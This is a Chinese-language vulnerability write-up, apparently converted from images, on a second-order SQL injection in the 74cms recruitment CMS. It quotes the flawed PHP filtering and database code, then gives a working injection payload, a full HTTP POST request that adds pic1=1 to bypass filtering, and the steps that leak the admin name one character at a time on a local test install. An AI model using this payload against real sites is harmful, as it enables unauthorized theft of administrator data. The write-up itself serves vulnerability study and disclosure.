
74cms 20160412 二次注入漏洞

先看 include/help.class.php



```
10   * ========================================================================
11  */
12  if(!defined('IN_QISHI')) exit('Access Denied!');
13  class help {
14      static function addslashes_deep($value)
15      {
16          if (empty($value))
17          {
18              return $value;
19          }
20          elseif(array_key_exists('pic1',$value) || array_key_exists('pic2',$value))
21          {
22              return $value;
23          }
24          else
25          {
26              if (!get_magic_quotes_gpc())
27              {
28              $value=is_array($value) ? array_map("help::addslashes_deep", $value) : help::mystrip_tags(addslashes($value));
29              }
30              else
31              {
32              $value=is_array($value) ? array_map("help::addslashes_deep", $value) : help::mystrip_tags($value);
33              }
34              return $value;
35          }
36      }
37      /**
```

注意这里的 20 行

```
        elseif(array_key_exists('pic1',$value) || array_key_exists('pic2',$value))      //20 行
        {
            return $value;
        }
```

当我们传入 pic1=1 时候就可以绕过 remove_xss 等函数的过滤，而且如果 gpc=off 时也没有转义单引号等字符。

在 include\mysql.class.php

```
    function fetch_array($result,$type = MYSQL_ASSOC){
        return mysql_fetch_array($result,$type);
    }
```

注意到这个 fetch_array 函数直接把数据库里面的值取出来，没有经过编码。则可能引起二次注入。

在 include\fun_company.php

```
function distribution_jobs($id,$uid)
{
    global $db,$_CFG;
    $uid=intval($uid);
    $uidsql=" AND uid='{$uid}' ";
    if (!is_array($id))$id=array($id);
    $time=time();
    foreach($id as $v)
    {
        $v=intval($v);
       $t1_query= $db->query("select * from ".table('jobs')." where id='{$v}' {$uidsql} LIMIT 1");
        $t1 = $db->fetch_array($t1_query);     //漏洞点
        $t2_query=$db->query("select * from ".table('jobs_tmp')." where id='{$v}' {$uidsql}
LIMIT 1");
        $t2 = $db->fetch_array($t2_query);     //漏洞点

        if ((empty($t1) && empty($t2)) || (!empty($t1) && !empty($t2)))
        {

        continue;
        }

        else
        {

                $j=!empty($t1)?$t1:$t2;

                if (!empty($t1) && $j['audit']=="1" && $j['display']=="1" &&
$j['user_status']=="1")
                {

                    if ($_CFG['outdated_jobs']=="1")
                    {
                        if ($j['deadline']>$time && ($j['setmeal_deadline']=="0" ||
$j['setmeal_deadline']>$time))
                        {
                            //echo
$j['deadline'].'!'.$time.'!'.$j['setmeal_deadline'].'!'.$j['setmeal_deadline'];
                            //echo 123;
                        continue;
                        }
                    }
                    else
                    {
                    continue;
                    }
                }

                elseif (!empty($t2))
                {
                        if ($j['audit']!="1" || $j['display']!="1" || $j['user_status']!="1")
                        {
                        continue;
                        }
                        else
                        {
                                if ($_CFG['outdated_jobs']=="1" && ($j['deadline']<$time || ($j['setmeal_deadline']<$time && $j['setmeal_deadline']!="0")))
                                {
                                    continue;
                                }
                        }
                }
                //¼ì²âÍê±Ï

                if (!empty($t1))
                {
                    $db->query("Delete from ".table('jobs_tmp')." WHERE id='{$v}' {$uidsql} LIMIT 1");
                    $db->query("Delete from ".table('jobs')." WHERE id='{$v}' {$uidsql} LIMIT 1");


                    if ($db->inserttable(table('jobs_tmp'),$j))        //漏洞点
                    {
                        $db->query("Delete from ".table('jobs_search_hot')." WHERE id='{$v}' {$uidsql} LIMIT 1");
                        $db->query("Delete from ".table('jobs_search_key')." WHERE id='{$v}' {$uidsql} LIMIT 1");
                        $db->query("Delete from ".table('jobs_search_rtime')." WHERE id='{$v}' {$uidsql} LIMIT 1");
                        $db->query("Delete from ".table('jobs_search_scale')." WHERE id='{$v}' {$uidsql} LIMIT 1");
                        $db->query("Delete from ".table('jobs_search_stickrtime')." WHERE id='{$v}' {$uidsql} LIMIT 1");
                        $db->query("Delete from ".table('jobs_search_wage')." WHERE id='{$v}' {$uidsql} LIMIT 1");
                    }
                }
                else
```

```
                {
                    $db->query("Delete from ".table('jobs')." WHERE id='{$v}' {$uidsql} LIMIT
1");
                    $db->query("Delete from ".table('jobs_tmp')." WHERE id='{$v}' {$uidsql}
LIMIT 1");
                    if ($db->inserttable(table('jobs'),$j))
                    {
                        $searchtab['id']=$j['id'];
                        $searchtab['uid']=$j['uid'];
                        $searchtab['recommend']=$j['recommend'];
                        $searchtab['emergency']=$j['emergency'];
                        $searchtab['nature']=$j['nature'];
                        $searchtab['sex']=$j['sex'];
                        $searchtab['topclass']=$j['topclass'];
                        $searchtab['category']=$j['category'];
                        $searchtab['subclass']=$j['subclass'];
                        $searchtab['trade']=$j['trade'];
                        $searchtab['district']=$j['district'];
                        $searchtab['sdistrict']=$j['sdistrict'];
                        $searchtab['street']=$j['street'];
                        $searchtab['education']=$j['education'];
                        $searchtab['experience']=$j['experience'];
                        $searchtab['wage']=$j['wage'];
                        $searchtab['refreshtime']=$j['refreshtime'];
                        $searchtab['scale']=$j['scale'];
                        $searchtab['graduate']=$j['graduate'];
                        //--
                        $db->inserttable(table('jobs_search_wage'),$searchtab);
                        $db->inserttable(table('jobs_search_scale'),$searchtab);
                        //--
                        $searchtab['map_x']=$j['map_x'];
                        $searchtab['map_y']=$j['map_y'];
                        $db->inserttable(table('jobs_search_rtime'),$searchtab);
                        unset($searchtab['map_x'],$searchtab['map_y']);
                        //--
                        $searchtab['stick']=$j['stick'];
                        $db->inserttable(table('jobs_search_stickrtime'),$searchtab);
                        unset($searchtab['stick']);
                        //--
                        $searchtab['click']=$j['click'];
                        $db->inserttable(table('jobs_search_hot'),$searchtab);
                        unset($searchtab['click']);
                        //--
                        $searchtab['key']=$j['key'];
```

```
                                        $searchtab['map_x']=$j['map_x'];
                                        $searchtab['map_y']=$j['map_y'];
                                        $searchtab['likekey']=$j['jobs_name'].','.$j['companyname'];
                                        $db->inserttable(table('jobs_search_key'),$searchtab);
                                        unset($searchtab);
                                    }
                                }
                        }
                }
        }
```

关键看着几行


```
        $t1_query= $db->query("select * from ".table('jobs')." where id='{$v}' {$uidsql} LIMIT 1");
        $t1 = $db->fetch_array($t1_query);      //漏洞点
        $t2_query=$db->query("select  *  from  ".table('jobs_tmp')."  where  id='{$v}'  {$uidsql}
LIMIT 1");
        $t2 = $db->fetch_array($t2_query);      //漏洞点

if ($db->inserttable(table('jobs_tmp'),$j))         //漏洞点
```

把查询的结果直接取出来，然后插入 job_tmp 表。
于是产生了二次注入。

漏洞利用：


利用过程，先注册一个公司账号。信息随便填。点击发布职位。 信息随便填，在职位描述那里写 a'=substr((select admin_name from qs_admin),1,1) or 'asdasdasdas。然后抓包



```
POST /www1/74cms_v3.7_20160412/upload/user/company/company_jobs.php?act=addjobs_save HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; zh-CN; rv:1.9.2) Gecko/20100115 Firefox/3.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Referer: http://127.0.0.1/www1/74cms_v3.7_20160412/upload/user/company/company_jobs.php?act=addjobs
Cookie: isFirstReg=0; isFirstReg=1; QS[pmscount]=1; QS[uid]=8; QS[username]=34534534%40qq.com;
QS[password]=3f971e32ca68ade24287c63ee2050197; QS[utype]=1; PHPSESSID=qvio5amt38fc8qfgaiv8vmq8b6
Content-Type: application/x-www-form-urlencoded
Content-Length: 789
Connection: close

pic1=1&addrand=3106&jobs_name=asdasd&nature=62&nature_cn=%C8%AB%D6%B0&topclass=116&category=118&subclass=806&category_cn=%D6%CA%C1%BF%B
F%D8%D6%C6%B9%A4%B3%CC%CA%A6&amount=5&district=17&sdistrict=284&district_cn=%BA%D3%C4%CF%CA%A1%2F%D0%C2%CF%E7%CA%D0&wage=57&wage_cn=150
0%7E2000%D4%AA%2F%D4%C2&tag=&tag_cn=&sex=3&sex_cn=%B2%BB%CF%DE&education=67&education_cn=%D6%D0%BC%BC&experience=75&experience_cn=1%C4%
EA%D2%D4%CF%C2&minage=16&maxage=22&contents=a%27%3Dsubstr%28%28select+admin_name+from+qs_admin%29%2C1%2C1%29+or+%27asdasdasdas&contact=
sadasas&contact_show=1&landline_tel_first=&landline_tel_next=18605084036&landline_tel_last=&telephone=18605084036&telephone_show=1&emai
l=34534534%40qq.com&email_show=1&address=1sadasdasd&notify=1&telephone_two=18605084036&add_mode=1&submitsave=%B7%A2%B2%BC
```

加入 pic1=1&



□ 职位名称

□ asdasd

应聘简历：0 | 更新时间：2016-04-16 15:54 [刷新]


在职位名称关闭那里审查元素找那个 url ?act=jobs_perform&display2=1&y_id=31 修改 display2=2

然后访问 127.0.0.1/www1/74cms_v3.7_20160412/upload/user/company/company_jobs.php?act=jobs_perform&display2=2&y_id=31

然后点击职位管理那里的全部职位，找到刚才发布的职位。

http://127.0.0.1/www1/74cms_v3.7_20160412/upload/jobs/jobs-show.php?id=28

职位描述为 1 ，说明 qs_admin 的第一位为 a



asdasd

更新时间：2016-04-16 15:26 浏览5次 0人投递简历

职位信息

工资待遇：1500~2000元/月 职位性质：全职 年龄要求：22-34岁

招聘人数：5人 职位类别：其他生产制造管理 性别要求：不限

工作地区：浙江省-湖州市 学历要求：中技 工作经验：1年以下

职位描述

1

联系方式

联 系 人：sadasas

这个是补上周的，上周有点生病，没有来得及上传。